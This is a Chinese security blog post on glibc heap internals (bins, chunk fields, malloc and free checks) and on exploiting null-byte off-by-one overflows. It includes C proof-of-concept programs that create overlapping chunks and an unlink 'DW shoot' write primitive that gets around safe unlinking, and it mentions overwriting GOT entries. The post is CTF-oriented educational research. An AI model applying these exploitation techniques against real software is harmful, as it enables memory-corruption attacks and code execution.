原创作者：ysyy

前段时间参加了个名为RCTF的比赛，没进入决赛。正所谓知耻而后勇，作为一个Windows下的病毒分析人员，毅然决定拿Linux下libc的堆管理机制来出出气。总体感觉libc的堆管理还是有很多问题，安全上的考虑远没有Windows多。研究的过程参考了一些资料，也原创了一些方法，当然肯定不是首创。因为不喜欢读源码，绝大部分的研究是基于调试器的，如有错误还望各位大牛指出~

0×01 Libc堆浅析

1.1 堆管理结构

```
struct malloc_state {
  mutex_t mutex;                                /* Serialize access. */
  int flags;                                    /* Flags (formerly in ma
x_fast). */
  #if THREAD_STATS
  /* Statistics for locking. Only used if THREAD_STATS is defined. */
  long stat_lock_direct, stat_lock_loop, stat_lock_wait;
  #endif
  mfastbinptr fastbins[NFASTBINS];        /* Fastbins */
  mchunkptr top;
  mchunkptr last_remainder;
  mchunkptr bins[NBINS * 2];
  unsigned int binmap[BINMAPSIZE];      /* Bitmap of bins */
  struct malloc_state *next;                    /* Linked list */
  INTERNAL_SIZE_T system_mem;
  INTERNAL_SIZE_T max_system_mem;
  };
```

malloc_state结构是我们最常用的结构，其中的重要字段如下：


fastbins：存储多个链表。每个链表由空闲的fastbin组成，是fastbin freelist。

top：top chunk，指向的是arena中剩下的空间。如果各种freelist都为空，则从top chunk开始分配堆块。

bins：存储多个双向链表。意义上和堆块头部的双向链表一样，并和其组成了一个双向环状空闲列表（freelist）。这里的bins位于freelist的结构上的头部，后向指针（bk）指向freelist逻辑上的第一个节

点。分配chunk时从逻辑上的第一个节点分配寻找合适大小的堆块。

一整个堆的结构大体如下：



1.2 堆块结构

```
struct malloc_chunk {
INTERNAL_SIZE_T prev_size;
INTERNAL_SIZE_T size;
struct malloc_chunk * fd;
struct malloc_chunk * bk;
}
```

prev_size：相邻的前一个堆块大小。这个字段只有在前一个堆块（且该堆块为normal chunk）处于释放状态时才有意义。这个字段最重要（甚至是唯一）的作用就是用于堆块释放时快速和相邻的前一个空闲堆块融合。该字段不计入当前堆块的大小计算。在前一个堆块不处于空闲状态时，数据为前一个堆块中用户写入的数据。libc这么做的原因主要是可以节约4个字节的内存空间，但为了这点空间效率导致了很多安全问题。

size：本堆块的长度。长度计算方式：size字段长度+用户申请的长度+对齐。libc以size_T长度*2为粒度对齐。例如32bit以4*2=8byte对齐，64bit以8*2=0×10对齐。因为最少以8字节对齐，所以size一定是8的倍数，故size字段的最后三位恒为0，libc用这三个bit做标志flag。比较关键的是最后一个bit（pre_in

use），用于指示相邻的前一个堆块是alloc还是free。如果正在使用，则bit=1。libc判断当前堆块是否处于free状态的方法就是判断下一个堆块的pre_inuse是否为1。这里也是double free和null byte offset等漏洞利用的关键。

fd &bk：双向指针，用于组成一个双向空闲链表。故这两个字段只有在堆块free后才有意义。堆块在alloc状态时，这两个字段内容是用户填充的数据。两个字段可以造成内存泄漏（libc的bss地址），Dw shoot等效果。

值得一提的是，堆块根据大小，libc使用fastbin、chunk等逻辑上的结构代表，但其存储结构上都是malloc_chunk结构，只是各个字段略有区别，如fastbin相对于chunk，不使用bk这个指针，因为fastbin freelist是个单向链表。

1.3 堆的分配过程

我未对malloc的全部源码进行分析，故这里只列出几个关键的可以被利用的点。

malloc根据用户申请堆块的大小不同做出不同的处理。最常用的是fastbin和chunk。malloc分配时的整体顺序是如果堆块较小，属于fastbin，则在fastbin list里寻找到一个恰当大小的堆块；如果其大小属于normal chunk，则在normal bins里面（unsort，small，large）寻找一个恰当的堆块。如果这些bins都为空或没有分配成功，则从top chunk指向的区域分配堆块。

bin：libc的堆管理机制和其他的堆管理一样，对于free的堆块，堆管理器不会立即把释放的内存还给系统，而是自己保存起来，以便下次分配使用。这样可以减少和系统内核的交互次数，提高效率。Libc中保存释放的内存的地点就是bin。bin是一个个指针，指向一个个链表（双向&单向），这些链表就由释放的内存组成。


Libc中的bin有下面几类：

```
Fast  bin
Unsorted  bin
Small  bin
Large  bin
```

Fast bin:

对于较小的堆块，使用fastbin来分配。存储释放的fastbin的列表是单向链表，且fastbin不会和其他的堆块融合，故速度较快。malloc_state结构中的fastbin数组共有十个成员，也就是说有10个fastbin单向链表。同一个链表上存储的空闲堆块大小都是一样的。以32位系统为例，这10个链表存储的堆块大小为16 bytes到88bytes，以8字节递增（对齐粒度）。但是根据我自己的测试，当堆块大小大于64（0×40）bytes时，这个堆块free后就已经不存在fastbin中了。也就是说10个fastbin list只用了前7个。这里就没有

深究具体的原因了。



Fastbin list结构如上图所示，对于其中任何一个list，当一个fastbin释放时，会根据malloc_state中fastbin list中对应的fd指针，把这个释放的fastbin插入到这个队列尾部。因为fastbin list是个单向链表，不使用bk指针，所以malloc的时候为了效率会根据fd指针，从对应的fastbin链表尾部的堆块开始分配。尾部堆块是最后被free的。所以fastbin list分配的时候是LIFO顺序，即后释放的堆块先被分配。

Normal bin:

除了fastbin之外的堆块则为normal chunk。这些堆块释放后堆块会被放到malloc_state结构的bins数组中。bins数组中一共有126个元素。具体的分配如下：

```
Bin 1 - Unsorted bin
Bin 2 to Bin 63 - Small bin
Bin 64 to Bin 126 - Large bin
```

当一个normal chunk第一次释放时，会首先按释放照顺序插入到Unsort bin中。当malloc的时候，会在bins中的第一个list中，根据bk指针，找到链表中的第一个成员，从这个成员开始寻找合适的堆块分配。即FIFO，先释放的堆块先被分配。当在unsort bin中找到合适的堆块后，其前面的链表成员会从unsort bin中取下，并放入其他的相应的bin中。此后这些堆块只要是释放，都会先放入unsort bin中。

堆分配过程中的安全问题：

a）malloc在各种bin对应的list中寻找合适大小的堆块时，判断空闲堆块是根据空闲堆块的size字段，且只根据这个字段。malloc的时候并没有根据下个堆块的pre_size字段是否和当前堆块的size一致，这是典型的懒，为了效率完全不顾安全的典型体现。后面的章节会讲一下根据libc的这个特点，单字节溢出可以造成内存溢出，内存重叠等。

b）此外，在unsort bin的list取下合适堆块的节点时，由于堆管理结构的巧合，当溢出构造DW shoot时，会导致top chunk字段地址被写入到任意内存地址，如果这个内存地址可以被编辑，则top chunk字段的内容可能被篡改，导致进一步的漏洞利用。malloc在这个过程中并没有调用safe unlink机制去做安全检查。后续章节会有相关的实例。

c）最后，malloc在list中找的合适的堆块大于实际申请的堆块大小时，会涉及到“切割”的问题。即从相对较大的空闲堆块中切割出一部分分配给申请者。当执行这个操作时，需要更新当前空闲堆块的下一个堆块的pre_size字段。而malloc在更新pre_size字段时，是根据当前空闲堆块的size字段找到下一个相邻堆块的pre_size字段的，但malloc在更新修改这个字段时，却没有对这个字段原来的数值做验证（即和size字段对比看是否一致）。这样如果单字节溢出时，空闲堆块的size字段被破坏，会导致没有正确更新后一个堆块的pre_size字段。

1.4 堆块的释放过程

free()的过程可以大体分为下面几个过程：

```
1)    一些基本的堆块长度字段检查（例如 size >= min_size and size <= max_size）
2)    根据当前堆块的长度字段，定位下一个相邻堆块的头部。下一个相邻堆块必须是有效的堆块，且头部的pre_inuse位必须为1（即当前堆块为在使用状态，防止double free）：next_chunk->size & 0x1 == 1
3)    检查当前堆块是否在freelist头部，主要是为了检测double free。但是这个检测是非常不完善的，因为libc为了效率并没有遍历整个freelist，所以只要当前的堆块在freelist的其他位置，free()函数仍然会去释放这个堆块。
4)    检测当前堆块前一个及后一个相邻的堆块是否处于释放状态，如果是，则会进行空闲堆块合并的操作。这里的操作涉及到很多漏洞利用的机会。
```

首先，free()函数检查前一个堆块是否释放，主要是根据pre_inuse位和pre_size字段，如果pre_inuse位为0，则会合并前一个相邻堆块。具体来说，根据pre_size字段找到前一个堆块的头部，然后根据头部的fd和bk指针，把这个堆块从free list中取下（unlink），并把新合并的堆块重新加入free list。

这个过程中涉及的漏洞利用机会如下：

a）free() 根据pre_inuse位判断前一个堆块为释放状态后，只根据pre_size去寻找前一个堆块的头部，找到头部后，并没有和堆块头部的size字段做比对，而是直接开始合并等链表操作。这样假如pre_size字段被错误篡改（溢出，单字节溢出，double free），或堆块释放时的错误更新（null byte溢出），都可以

制造很多的漏洞利用空间，如制造内存重叠等。

b) unlink的操作会导致DW shoot。这是很经典的一个漏洞利用技术。Unlink的操作逻辑为：

```
fd->bk  =  bk
bk->fd  =  fd
```

如果通过溢出或者其他漏洞可以篡改释放堆块的fd和bk指针，就可以造成任意内存写入的效果。Libc为了防止DW shoot，使用了一个叫做safe unlinking的机制。这个机制简单说就是在unlink的相关写入操作之前，根据双向链表的特点，确定fd和bk指针的有效性，即检测fd指针指向的堆块的bk指针是否指向自己（bk同理）。代码如下：

```
if  (__builtin_expect  (FD->bk  !=  P  ||  BK->fd  !=  P,  0))
      malloc_printerr  (check_action,  "corrupted  double-linked  list",  P,  AV);
```

因为safe unlink机制的存在，导致DW shoot的使用场景受到了限制，我们很难指定一个任意的内存去写入任意的数据了，这时候一般需要借助含有漏洞的程序的本身的一些数据管理结构。简单说，我们要写入的内存地址附近必须有一个指向当前堆块的指针。这虽然导致了利用的受限，但也不是不可能的。根据“安全孤岛”原理，我们借助一些数据管理结构就可以突破这种限制了，在后续的Double free漏洞利用实例中可以看到实际的应用方法。

0×02 漏洞利用实例

2.1 缓冲区溢出

溢出类的漏洞利用，有些可以溢出较多字节，可以溢出到fd，bk指针；有些溢出的较少，只能溢出到size字段。不同的溢出根据实际情况有不同的利用方法。

a) Null byte offset：plaidDB（550point，plaidCTF）

方法一：

使用shrink free chunk size的方法，通过再次切割申请，错误更新pre_size的特点，实现内存重叠。

这个方法是别人的，我看了感觉非常不错，学到了很多libc的东西，非常感谢。传送门：http://blog.frizn.fr/pctf-2015/pwn-550-plaiddb

但是个人感觉这种方法构造堆的布局还是比较麻烦的，实现其目的可以用其他的相对简单一点的方法。


方法二：

修改pre_inuse位，释放，构造融合，进而内存重叠。

上边的那种方法相对比较复杂，对于plaidDB这种情况，构造堆的布局比较麻烦。前几天我蹲在马桶上又想了一个相对比较简单，适用性稍好一点的方法。主要利用的是堆块头部的pre_size在前一个相邻堆块用户空间内部，且pre_inuse位紧挨着上一个堆块的用户空间结尾的特点。对于null byte offset，我们不仅可以修改pre_size使其变大，也可以修改pre_inuse位。这样当释放堆块时，会触发和前一个堆块的融合，由于pre_size字段被我们增大了，会错误的向前融合其他没有释放的堆块，这样我们再此申请堆块时，就和一些没有释放的堆块发生了内存重叠了。具体如下：

上图，是初始的内存状态。

然后，在堆块A中发生了null byte溢出，通过修改在A堆块内部的pre_size字段，使其长度为x + fast + A的长度之和。接着借助null byte溢出，修改了B堆块头部的第一个字节，把pre_inuse字段修改为0。这使libc错误的认为堆块B的前一个堆块处于空闲状态。



这时，如果释放堆块B，根据上边堆块释放过程章节所述，libc会首先根据pre_inuse判断相邻的前一个堆块是否处于释放状态，如果处于释放状态，则根据pre_size字段找到前一个堆块的头部，通过我们的前面一个步骤的操作，这里会找到堆块x的头部，并接着通过safe unlink操作把堆块x从freelist中卸下。为了safe unlink不会出错，比较方便的方法是让x处于空闲状态。故我们应该在释放堆块B之前释放x，这样堆

块x到堆块B的整个空间就都被释放掉了。

值得注意的是，堆块x和堆块B之间必须间隔两个堆块。假如没有堆块fast，则我们在释放堆块x时，libc需要知道x相邻的后一个堆块A是否处于空闲状态，而获取这个信息是通过A的size字段找到堆块B，再根据堆块B的pre_inUse位来判断的。而上一步的操作已经使堆块B的pre_inuse字段为0了。这样libc就会以为堆块A处于空闲状态，而对A进行unlink操作而导致出错。（当然，如果释放堆块x在null byte溢出前发生则没有这个问题了）

最后如果我们再次申请堆块y，则会和堆块fast和堆块A重叠，我们就可以造成内存泄漏和内存篡改了。

验证代码如下：

```
#include <stdlib.h>
void main()
{
char *x,*fast,* A, * B, * C;
x = malloc(0x100 - 8);
memset(x,'x',0x100 - 8);
fast = malloc(1);
memset(fast,'f',3);
A = malloc(0x100 - 8);
memset(A,'a',0x100 - 8);
B = malloc(0x100 - 8);
memset(B,'b',0x100 - 8);
C = malloc(0x80 - 8);
memset(C,'c',0x100 - 8);

//x|fast|A|B|C
//why fast is needed? 如果没有fast这个堆块，则释放x时，为了检测相邻的下一个堆块(A)是否释放，会去验证B头部的pre_size和pre_inuse，由于B的头部已经被篡改，故会出错。
//
/* A has a null byte offset vul.
 * A overflow to fast
 * change the pre_inuse bit
*/
A[0x100 - 8] = 0x00;
//change the pre_size of B (in A's own memory)
A[0xF0] = 0x20;
A[0xF1] = 0x02;
A[0xF2] = 0x00;
A[0xF3] = 0x00;
A[0xF4] = 0x00;
A[0xF5] = 0x00;
A[0xF6] = 0x00;
```


```
A[0xf7] = 0x00;

printf("before trigger vul, A: %s\n", A);
printf("before trigger vul, fast: %s\n", fast);

free(x);//aovid the safe unlinking when merge from x->B
free(B);//merge from x to B . Then overlap fast and A
char *new = malloc(0x150 - 8);
memset(new,'w',0x150 - 8);
printf("after trigger vul, A: %s\n", A);
printf("after trigger vul, fast: %s\n", fast);
}
```

方法三：

上面的几个方法都是造成内存重叠，但null byte溢出同样可以构造DW shoot。我们接下来借助前向融合和后向融合两个方法来介绍怎么构造DW shoot。


前向融合：

和上面的那个思路基本是一致的。即通过修改pre_size和pre_inuse，让libc错误的认为前一个相邻的堆块处于释放状态。然后在释放操作时，会把前一个堆块从freelist上取下来，这样会有一个unlink的操作，就可以构造DW shoot了。



如上图所示，通过在堆块A中修改pre_size，可以让libc在释放堆块B时，错误的定位到我们伪造的“前一个”堆块头部。然后我们可以通过fd和bk指针构造DW shoot了。但是这时需要考虑一个safe unlink的

问题。我们在上一个章节中的“堆块的释放过程”一节中已经介绍了safe unlink的机制。因此，我们不能随意指定pre_size了，因为根据pre_size找到的错误的堆块地址必须能存储在程序的某个变量位置。一般来说，程序都会有个管理结构，用于管理一些数据。



如上图所示，用户申请堆块时，libc把alloc ptr位置而不是整个堆块的起始位置（free ptr）返回给用户，用户可以从这个指针的地址开始定义堆上的数据。当堆块释放之后，各种空闲链表上的fd或bk指针存储的是整个堆块的起始位置，即free ptr位置（故safe unlink判断的是free ptr位置）。

程序一般会把用户数据做一些存储，故一般存储的是alloc ptr位置。故我们的pre_size应该是堆块A的长度减去size*2，即定位到alloc ptr处。

验证代码如下：

```
#include <stdlib.h>
long gl[0x40];
void main()
{
//set global var
memset(gl,'i',0x3F);
char * A, * B, * C;
A = malloc(0x100 - 8); //
memset(A,'a',0x100 - 8);
B = malloc(0x100 - 8); //
memset(B,'b',0x100 - 8);
C = malloc(0x200 - 8); // for stable
memset(C,'c',0x200 - 8);
//pre_size,pre_inuse bit must be 1
A[0x8]=0x11,A[0x9]=0x01,A[0xA]=0x00,A[0xB]=0x00,A[0xC]=0x00,A[0xD]=0x00,A[0xE]=0x00,A[0x
F]=0x00;
```

```
//fd,  A->fd->bk  ==  A
A[0x10]=0xE8,A[0x11]=0x10,A[0x12]=0x60,A[0x13]=0x00,A[0x14]=0x00,A[0x15]=0x00,A[0x16]=0x0
0,A[0x17]=0x00;

//bk,  A->bk->fd  ==  A
A[0x18]=0xF0,A[0x19]=0x10,A[0x1A]=0x60,A[0x1B]=0x00,A[0x1C]=0x00,A[0x1D]=0x00,A[0x1E]=0x0
0,A[0x1F]=0x00;

//change  the  pre_size  of  B  (in  A's  own  memory)  ,  point  to  A's  Fake  Head
A[0xF0]=0xF0,A[0xF1]=0x00,A[0xF2]=0x00,A[0xF3]=0x00,A[0xF4]=0x00,A[0xF5]=0x00,A[0xF
6]  =  0x00,A[0xF7]  =  0x00;

//null  byte  offset  ,  VUL!!!!!!!  ,  change  B's  pre_inuse  to  0  ,  then  fre
e  B  cause  forward  merge
A[0x100  -  8]  =  0x00;
gl[0x10]  =  A;//avoid  safe  unlinking
printf("Before  DW  ,  global[0x10]  is  :  %p\n",  gl[0x10]);
free(B);//triger  the  merge  ,  Then  cause  DW  shoot

printf("After  DW  ,  global[0x10]  is  :  %p\n",  gl[0x10]);
printf("Done\n");
}
```

如上面代码，全局变量原来存储的是堆块A的地址，经过DW shoot之后，就变成了全局变量前面偏移0×18位置，如果程序可以Edit全局变量指向的内存，则可以做各种各样的事了，如把全局变量的内容修改为GOT表地址（因为这个全局变量现在已经指向自己前面偏移0×18位置了。

0×03 结尾

最近为某比赛写了个PWN题，利用的就是上述null byte offset漏洞转换成DW shoot的方法，具体的题目和exploit合适的时候再放出来。

其实只要能通过前向融合构造DW shoot，就可以构造内存重叠。两者唯一的区别是构造DW shoot要我们精心挑选合适的fd和bk指针，构造内存重叠则需要释放一个堆块，让fd和bk是“原装”的，然后正常融合，然后再申请篡改内存。

篇幅字数限制，关于传统的堆溢出，和Double free等漏洞的利用就放到下一篇里了~